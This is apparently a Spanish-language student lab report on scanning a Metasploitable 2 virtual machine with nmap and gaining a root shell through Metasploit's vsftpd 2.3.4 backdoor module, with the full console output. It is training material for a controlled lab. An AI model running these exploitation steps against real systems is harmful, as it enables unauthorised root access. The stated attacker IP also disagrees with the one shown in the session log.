

Memoria - Reto 1: Análisis y Explotación de Vulnerabilidades

1. Introducción

Para este reto se ha trabajado con la máquina **Metasploitable 2**. El objetivo ha sido detectar vulnerabilidades y realizar su explotación mediante herramientas estándar como **nmap** y **Metasploit Framework**.

2. Entorno de trabajo

- **Host:** Windows 11
- **Hipervisor:** Oracle VirtualBox
- **VM Atacante:** Kali Linux
- **VM Víctima:** Metasploitable 2
- **Red:** Red interna (modo adaptador solo-anfitrión)

3. Reconocimiento de la red

Para identificar la IP de la máquina Metasploitable, se ejecutó `ifconfig` en ambas máquinas:

- **Metasploitable IP:** 192.168.200.5
- **Kali Linux IP:** 192.168.56.10

4. Escaneo de puertos

Se utilizó la herramienta `nmap` con opciones para detección de servicios y versiones:

```
nmap -Pn -n 192.168.200.5 --top-ports 100 -sV
```

Resultados destacables:

- **21/tcp (FTP):** vsftpd 2.3.4
- **22/tcp (SSH)**
- **80/tcp (HTTP)**
- **3306/tcp (MySQL)**
- **5432/tcp (PostgreSQL)**
- ...otros 17 servicios abiertos

5. Selección de la vulnerabilidad

Se decidió explotar el servicio FTP (vsftpd 2.3.4), conocido por tener una backdoor habilitado al usar ciertas cadenas de usuario.

6. Uso de Metasploit Framework

Se lanzó la consola con:

```
msfconsole
```

Luego se buscó el exploit correspondiente:

```
search vsftpd 2.3.4
```

Se seleccionó el exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.200.5
run
```

7. Resultado de la explotación

El exploit abrió correctamente una shell como `root`. Se verificó accediendo al sistema de archivos de la víctima y creando un directorio:

```
mkdir /home/msfadmin/vulnerabilidad_explotada
```

8. Conclusiones

- La vulnerabilidad en **vsftpd 2.3.4** fue explotada con éxito.
- Se logró acceso root a la máquina Metasploitable.
- Se documentaron correctamente los pasos, comandos y resultados en capturas.


9. Capturas de pantalla


Se incluyen las siguientes evidencias:


1. IP de ambas máquinas (`ifconfig`)
2. Escaneo con `nmap`
3. Búsqueda del exploit en Metasploit
4. Configuración de opciones
5. Ejecución del exploit y apertura de shell
6. Creación de directorio como prueba de acceso

Comentario final: Esta práctica ha permitido familiarizarme con el uso básico de herramientas de pentesting en un entorno controlado y reproducible.

CAPTURAS







CONSOLA KALI

└─(kali㉿kali)-[~]

└─\$ nmap -Pn -n 192.168.200.5 --top-ports 100 -sV

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 (<https://nmap.org>) at 2025-06-04 23:54 CEST

Nmap scan report for 192.168.200.5

Host is up (0.027s latency).

Not shown: 82 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 2.3.4
--------	------	-----	--------------

22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
--------	------	-----	--

23/tcp	open	telnet	Linux telnetd
--------	------	--------	---------------

25/tcp	open	smtp	Postfix smtpd
--------	------	------	---------------

53/tcp	open	domain	ISC BIND 9.4.2
--------	------	--------	----------------

80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
--------	------	------	-------------------------------------

111/tcp	open	rpcbind	2 (RPC #100000)
---------	------	---------	-----------------

139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	---

445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	---

513/tcp	open	login	
---------	------	-------	--

514/tcp	open	tcpwrapped	
---------	------	------------	--

2049/tcp	open	nfs	2-4 (RPC #100003)
----------	------	-----	-------------------

2121/tcp	open	ftp	ProFTPD 1.3.1
----------	------	-----	---------------

3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
----------	------	-------	------------------------

5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
----------	------	------------	-----------------------------

5900/tcp	open	vnc	VNC (protocol 3.3)
----------	------	-----	--------------------

6000/tcp	open	X11	(access denied)
----------	------	-----	-----------------

8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
----------	------	-------	------------------------------

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.99 seconds

└─(kali㉿kali)-[~]

└─\$ msfconsole

cowsay++

< metasploit >

\ ,_

\ (oo)____

(__))\

||--|| *

=[metasploit v6.1.4-dev]

+ -- ==[2162 exploits - 1147 auxiliary - 367 post]

+ -- ==[592 payloads - 45 encoders - 10 nops]

+ -- ==[8 evasion]

Metasploit tip: View missing module options with show
missing

msf6 > search vsftpd 2.3.4

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	

0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use
exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0

[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21	yes		The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
----	-----	-----	-----

Exploit target:

Id	Name
--	----
0	Automatic

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.200.5
```

```
rhosts => 192.168.200.5
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description

RHOSTS	192.168.200.5	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description

Exploit target:

Id	Name
--	
0	Automatic

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
[*] 192.168.200.5:21 - Banner: 220 (vsFTPd 2.3.4)
```

```
[*] 192.168.200.5:21 - USER: 331 Please specify the password.
```

[+] 192.168.200.5:21 - Backdoor service has been spawned, handling...

[+] 192.168.200.5:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.200.4:37417 -> 192.168.200.5:6200) at 2025-06-05 00:00:52 +0200

ls

bin

boot

cdrom

dev

etc

home

initrd

initrd.img

lib

lost+found

media

mnt

nohup.out

opt

proc

root

sbin

srv

sys

tmp

usr

var

vmlinuz

cd home/

ls

ftp

msfadmin

service

user

cd msfadmin

mkdir vulnerabilidad_explotada

ls

vulnerabilidad_explotada

vulnerable